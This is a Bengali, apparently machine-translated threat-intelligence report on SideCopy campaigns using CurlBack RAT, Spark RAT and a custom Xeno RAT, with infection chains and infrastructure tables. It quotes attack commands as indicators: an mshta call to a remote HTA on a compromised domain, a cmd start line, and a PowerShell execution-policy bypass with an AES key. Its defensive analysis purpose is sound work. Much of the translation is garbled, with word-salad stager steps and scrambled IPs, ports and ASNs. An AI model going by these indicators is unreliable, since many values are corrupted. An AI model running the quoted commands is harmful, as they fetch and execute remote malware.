
CurlBack RAT প্রথমে '/antivmcommand' কমান্ড ব্যবহার করে একটি নির্দিষ্ট URL এর প্রতিক্রিয়া পরীক্ষা করে। যদি প্রতিক্রিয়া "চালু" থাকে, তাহলে এটি এগিয়ে যায়, অন্যথায় এটি নিজেই বন্ধ হয়ে যায় যার ফলে একটি চেক বজায় থাকে। এটি সিস্টেমের তথ্য এবং রেজিস্ট্রি কী ব্যবহার করে যেকোনো সংযুক্ত USB ডিভাইস সংগ্রহ করে:
- "সিস্টেম\\কন্ট্রোলসেট001\\এনাম\\ইউএসবিস্টোর"

এক্সপ্লোরার, এমসেজ, ক্রোম, নোটপ্যাড, টাস্কএমজিআর, সার্ভিসেস, ডিফেন্ডার এবং সেটিংস পরীক্ষা করার জন্য সংযুক্ত এবং চলমান প্রক্রিয়াগুলি প্রদর্শন করা হয়।

এরপরে, এটি C2 সার্ভারে ক্লায়েন্ট নিবন্ধনের জন্য একটি UUID তৈরি করে। তৈরি হওয়া আইডিটি ইউজারনেমের সাথে “ C:\Users\<username>\.client_id.txt” ফাইলে সংরক্ষণ করা হয়।
আইডি দিয়ে নিবন্ধন করার আগে, বৈধ বাইনারিটির জন্য “ OneDrive ” নামের একটি নির্ধারিত টাস্কের মাধ্যমে স্থায়িত্ব সেট আপ করা হয় , যা “ C:\Windows\System32\Tasks\OneDrive ” অবস্থানে দেখা যায় ।
C2 ডোমেনে সংযুক্ত বিপরীত স্ট্রিং এবং তাদের উদ্দেশ্য:
| স্ট্রিং | কার্যকারিতার |
| /রিটসাইগার/ | C2 এর সাথে ক্লায়েন্ট নিবন্ধন করুন |
| /এসডিএনএমওসি/ | C2 থেকে কমান্ড আনুন |
| /তায়েবত্রাহ/ | নিয়মিত C2 এর সাথে সংযোগ পরীক্ষা করুন |
| /স্টলুসার/ | C2 তে ফলাফল আপলোড করুন |
একবার নিবন্ধিত হয়ে গেলে, প্রতিক্রিয়ায় ফিরে আসা যেকোনো কমান্ড পুনরুদ্ধার করার জন্য সংযোগটি জীবিত রাখা হয়।

যদি প্রতিক্রিয়াটিতে কোনও মান থাকে, তবে এটি বর্তমান টাইমস্ট্যাম্পটি পুনরুদ্ধার করে এবং নিম্নলিখিত C2 কমান্ডগুলির মধ্যে একটি কার্যকর করে:
| আদেশ | কার্যকারিতার |
| তথ্য | সিস্টেমের তথ্য সংগ্রহ করুন |
| ডাউনলোড | হোস্ট থেকে ফাইল ডাউনলোড করুন |
| অধ্যবসায় | স্থায়িত্ব সেটিংস পরিবর্তন করুন |
| চালান | ইচ্ছামত কমান্ড কার্যকর করুন |
| নির্যাস | সিস্টেম থেকে তথ্য বের করুন |
| অনুমতি | সুযোগ-সুবিধা পরীক্ষা করুন এবং উন্নত করুন |
| ব্যবহারকারী | ব্যবহারকারীর অ্যাকাউন্টগুলি তালিকাভুক্ত করুন |
| cmd কমান্ড | কমান্ড-লাইন ক্রিয়াকলাপ সম্পাদন করুন |


অন্যান্য মৌলিক ফাংশনগুলির মধ্যে রয়েছে ব্যবহারকারী এবং হোস্টের বিবরণ আনা, আর্কাইভ ফাইলগুলি বের করা এবং কাজ তৈরি করা। স্ট্রিং এবং কোড দেখায় যে ক্ষতিকারক DLL-এর মধ্যে CURL বিভিন্ন ফাইল ফর্ম্যাট গণনা এবং স্থানান্তর করার জন্য উপস্থিত রয়েছে:
- ছবির ফাইল: GIF, JPEG, JPG, SVG
- টেক্সট ফাইল: TXT, HTML, PDF, XML
লিনাক্স
উইন্ডোজ-কেন্দ্রিক আক্রমণের পাশাপাশি, সাইডকপির প্রথম ক্লাস্টারটি লিনাক্স পরিবেশকেও লক্ষ্যবস্তু করে। ক্ষতিকারক আর্কাইভ ফাইলটির নাম এর উইন্ডোজ সংস্করণের মতোই, তবে এতে পরিবর্তনের তারিখ হিসেবে ২০২৪-১২-২০ উল্লেখ করা আছে। এই আর্কাইভে একটি গো-ভিত্তিক ELF বাইনারি রয়েছে, যা একটি সামঞ্জস্যপূর্ণ ক্রস-প্ল্যাটফর্ম কৌশলের প্রতিফলন ঘটায়। বিশ্লেষণে দেখা গেছে, এই স্টেজারের ফাংশন ফ্লো-এর কোডের সাথে পোসাইডন এবং এরিস RAT-এর সাথে যুক্ত স্টেজারগুলোর কোডের মিল রয়েছে । এগুলো যথাক্রমে ট্রান্সপারেন্ট ট্রাইব এবং সাইডকপি APT-এর সাথে সম্পর্কিত।

স্টেজার কার্যকারিতা:
- ব্যবহারসমূহ wget হয় থেকে একটি ডিকয় ডাউনলোড করার আদেশ ইগভসার্ভিস লক্ষ্য ডিরেক্টরিতে ডোমেন /.local/শেয়ার এবং এটি খুলুন (National-Holidays-RH-PER_N-1.pdf)।
- চূড়ান্ত পেলোড ডাউনলোড করুন পরী as /.local/share/xdg-open এবং কার্যকর করুন।
- বর্তমান ব্যবহারকারীর নাম অনুসারে, পেলোডের জন্য সিস্টেম রিবুটের মাধ্যমে স্থায়িত্ব বজায় রাখার জন্য একটি ক্রন্ট্যাব '/dev/shm/mycron' তৈরি করুন।
স্টেজার দ্বারা সরবরাহ করা চূড়ান্ত পেলোড হল Spark RAT, একটি ওপেন-সোর্স রিমোট অ্যাক্সেস ট্রোজান যা Windows, macOS এবং Linux সিস্টেমের জন্য ক্রস-প্ল্যাটফর্ম সমর্থন করে। Golang ভাষায় লেখা এবং 2022 সালে GitHub-এ প্রকাশিত, RAT 500 টিরও বেশি ফর্কের সাথে খুবই জনপ্রিয়। Spark RAT C2 সার্ভারের সাথে যোগাযোগের জন্য WebSocket প্রোটোকল এবং HTTP অনুরোধ ব্যবহার করে।

স্পার্ক RAT-এর বৈশিষ্ট্যগুলির মধ্যে রয়েছে প্রক্রিয়া ব্যবস্থাপনা এবং সমাপ্তি, নেটওয়ার্ক ট্র্যাফিক পর্যবেক্ষণ, ফাইল অনুসন্ধান এবং স্থানান্তর, ফাইল সম্পাদনা এবং মুছে ফেলা, কোড হাইলাইটিং, ডেস্কটপ পর্যবেক্ষণ, স্ক্রিনশট ক্যাপচার, ওএস তথ্য পুনরুদ্ধার এবং দূরবর্তী টার্মিনাল অ্যাক্সেস। অতিরিক্তভাবে, এটি শাটডাউন, রিবুট, লগ-অফ, স্লিপ, হাইবারনেট এবং লক স্ক্রিন ফাংশনের মতো পাওয়ার ম্যানেজমেন্ট ফাংশনগুলিকে সমর্থন করে।
ক্লাস্টার-বি
সাইডকপির কার্যকলাপের দ্বিতীয় ক্লাস্টারটি উইন্ডোজ সিস্টেমগুলিকে লক্ষ্য করে, যদিও আমরা সন্দেহ করি যে এটি ২০২৩ সাল থেকে পর্যবেক্ষণ করা অবকাঠামোর উপর ভিত্তি করে লিনাক্স সিস্টেমগুলিকে লক্ষ্য করে।

এই সংক্রমণটি একটি স্পিয়ার-ফিশিং ইমেল লিঙ্ক দিয়ে শুরু হয়, যা 'NDC65-Updated-Schedule.zip' নামে একটি আর্কাইভ ফাইল ডাউনলোড করে। এতে ডাবল এক্সটেনশন ফর্ম্যাটে একটি শর্টকাট ফাইল রয়েছে যা অন্য একটি আপোস করা ডোমেনে হোস্ট করা একটি রিমোট HTA ফাইলকে ট্রিগার করে:
- “hxxps://modspaceinterior.com/wp-content/upgrade/01/ & mshta.exe”
LNK “desktop-ey8nc5b” এর সাথে যুক্ত মেশিন আইডিটি সাইডকপির পূর্ববর্তী প্রচারাভিযানগুলিতে দেখা গেছে, যদিও পরিবর্তনের তারিখ '2023:05:26' ইঙ্গিত দেয় যে এটি পুনঃব্যবহৃত একটি পুরানো হতে পারে। MSI স্টেজারগুলির সমান্তরালে, গ্রুপটি HTA-ভিত্তিক স্টেজারগুলি ব্যবহার করে চলেছে যা প্রায় সম্পূর্ণরূপে সনাক্ত করা হয়নি (FUD)।
HTA ফাইলটিতে একটি Base64 এনকোডেড .NET পেলোড BroaderAspect.dll রয়েছে , যা ডিকোড করে সরাসরি MSHTA-এর মেমরিতে লোড করা হয়। এই বাইনারিটি ProgramData ডিরেক্টরিতে ড্রপ করা NDC ডিকয় ডকুমেন্ট এবং Public ডিরেক্টরিতে একটি অতিরিক্ত .NET স্টেজার PDF হিসেবে খোলে । “Edgre” নামের Run রেজিস্ট্রি কী-এর মাধ্যমে এর স্থায়িত্ব (পার্সিস্টেন্স) সেট করা হয় এবং এটি নিম্নোক্তভাবে এক্সিকিউট হয়:
cmd /C start C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf
এনক্রিপ্টেড পেলোড
'Myapp.pdb' নামক বাদ দেওয়া .NET বাইনারিটিতে দুটি রিসোর্স ফাইল রয়েছে:
- “Myapp.Resources.Document.pdf”
- "আমার অ্যাপ.প্রপার্টি.রিসোর্সেস.রিসোর্সেস"
প্রথমটি সিজার সাইফার ব্যবহার করে বিপরীত দিকে ৯টি অক্ষর স্থানান্তরিত করে ডিকোড করা হয়েছে। এটি ' Public\Downloads\Document.pdf ' (১২২.৯৮ কেবি) হিসাবে ড্রপ করা হয়েছে, যা "উইন্ডোজ অপারেটিং সিস্টেমে রিমোট অ্যাক্সেস ট্রোজান হর্সের উন্নত যোগাযোগ কৌশল" শীর্ষক ২০০৪ সালের একটি জিআইএসি (GIAC) পেপার।

যদিও এটি কোনো ডিকয় নয়, এর শেষে একটি এনক্রিপ্টেড পেলোড যুক্ত করা থাকে। ম্যালওয়্যারটি পিডিএফ ডেটা থেকে ইএক্সই ডেটা আলাদা করার জন্য “ %%EOF ” মার্কারটি খোঁজে। পিডিএফ ডেটা শুরু থেকে মার্কার পর্যন্ত এক্সট্র্যাক্ট করা হয়, অন্যদিকে ইএক্সই ডেটা মার্কারের পর ৬ বাইট বাদ দিয়ে এক্সট্র্যাক্ট করা হয়।

কিছুক্ষণ বিলম্বের পর, EXE ডেটাটি “ Public\Downloads\suport.exe ” (৪৯.৫৩ কেবি) হিসেবে জমা হয়, যা একটি পাওয়ারশেল কমান্ড চালু করার জন্য কী-এর সাথে আর্গুমেন্ট হিসেবে পাঠানো হয়।

পাওয়ারশেল স্টেজ
নীতি এবং প্রোফাইল উপেক্ষা করার জন্য "-NoProfile -ExecutionPolicy Bypass -Command" মৌলিক আর্গুমেন্ট সহ PowerShell কমান্ডের কার্যকরকরণ দেখা যাচ্ছে। দুটি প্যারামিটার পাঠানো হয়েছে:
-EPath 'C:\\Users\\Public\\Downloads\\suport.exe'-EKey 'wq6AHvkMcSKA++1CPE3yVwg2CpdQhEzGbdarOwOrXe0='

কিছু বিলম্বের পর, Base64 থেকে এনক্রিপশন কী ডিকোড করা হয় এবং প্রথম 16 বাইটগুলিকে AES এনক্রিপশনের জন্য IV হিসেবে বিবেচনা করা হয় (PKCS7 প্যাডিং সহ CBC মোড)। এটি ডিক্রিপ্ট করা বাইনারিটিকে .NET অ্যাসেম্বলি হিসাবে সরাসরি মেমোরিতে লোড করার জন্য করা হয়, যার ফলে এর এন্ট্রি পয়েন্টটি চালু হয়।
কাস্টম জেনো র্যাট
'DevApp.exe' নামক চূড়ান্ত .NET পেলোড ডাম্প করলে আমরা Xeno RAT-তে দেখা পরিচিত ফাংশনগুলিতে চলে যাই। এটি একটি ওপেন সোর্স রিমোট অ্যাক্সেস ট্রোজান যা ২০২৩ সালের শেষে প্রথম দেখা গিয়েছিল। মূল বৈশিষ্ট্যগুলির মধ্যে রয়েছে HVNC, লাইভ মাইক্রোফোন অ্যাক্সেস, socks2023 রিভার্স প্রক্সি, UAC বাইপাস, কীলগার এবং আরও অনেক কিছু। SideCopy দ্বারা ব্যবহৃত কাস্টম ভেরিয়েন্টটিতে C5 এবং পোর্ট সহ মৌলিক স্ট্রিং ম্যানিপুলেশন পদ্ধতি যুক্ত করা হয়েছে 2[.]79.141.161:58।

গত বছর, উত্তর কোরিয়ার সাথে সংযুক্ত একটি APT দ্বারা MoonPeak নামে একটি কাস্টম Xeno RAT ভেরিয়েন্ট ব্যবহার করা হয়েছিল, যা UAT-5394 নামে ট্র্যাক করা হয়েছিল। একইভাবে, DragonSpark এবং TAG-100 এর মতো চীনা-ভাষী অভিনেতারা কাস্টম Spark RAT ভেরিয়েন্টগুলি গ্রহণ করেছে।
পরিকাঠামো এবং অ্যাট্রিবিউশন
হুমকি গোষ্ঠী কর্তৃক ম্যালওয়্যার স্টেজিংয়ের জন্য ব্যবহৃত ডোমেন। তাদের বেশিরভাগেরই GoDaddy.com, LLC হিসাবে নিবন্ধক রয়েছে।
| স্টেজিং ডোমেন | প্রথম দেখা | নির্মিত | Asn |
| মোডস্পেসইন্টেরিয়র[.]কম | জানুয়ারী 2025 | সেপ্টেম্বর 2024 | AS 46606 – GoDaddy |
| drjagrutichavan[.]com | জানুয়ারী 2025 | অক্টোবর 2021 | AS 394695 – GoDaddy |
| nhp.mowr[.]gov[.]in | ডিসেম্বর 2024 | ফেব্রুয়ারী 2005 | AS 4758 – জাতীয় তথ্য বিজ্ঞান কেন্দ্র |
| egovservice[.]in সম্পর্কে | ডিসেম্বর 2024 | জুন 2023 | AS 140641 – GoDaddy |
| অনুসরণ | নভেম্বর 2024 | মার্চ 2024 | AS 47583 – হোস্টিংগার |
| শিক্ষাপোর্টাল[.]ইন | আগস্ট 2024 | আগস্ট 2024 | AS 22612 – NameCheap |
২০২৪ সালের ডিসেম্বরের শেষ সপ্তাহে প্রচারণার ঠিক আগে C2 ডোমেইন তৈরি করা হয়েছে। কানাডিয়ান রেজিস্ট্রার "ইন্টারনেট ডোমেইন সার্ভিস বিএস কর্পোরেশন" এর সাথে, তারা ক্যালিফোর্নিয়ায় অবস্থিত ক্লাউডফ্লেয়ার ASN 2024 এর সাথে আইপিগুলিতে সমাধান করে।
| C2 ডোমেইন | নির্মিত | IP | Asn |
| আপডেটস.উইজেটসার্ভিস সেন্টার[.]কম | 2024 ডিসেম্বর 25 | 104.21.15[।]163
172.67.163[।]31
|
ASN 13335 – ক্লাউফ্লেয়ার |
| আপডেটস.বিওসিসইন্টারনাল[.]কম | 2024 ডিসেম্বর 23 | 172.67.167[।]230
104.21.13[।]17 |
ASN 202015 – HZ হোস্টিং লিমিটেড। |
Xeno RAT 2[.]79.141.161 এর C58 এর ASN 63 এর HZ Hosting Limited এর সাথে একটি অনন্য সাধারণ নাম (CN=PACKERP-8KUN202015U) রয়েছে। যোগাযোগের জন্য ব্যবহৃত পোর্টটি হল 1256 কিন্তু একটি খোলা RDP পোর্ট 56777ও পরিলক্ষিত হয়।
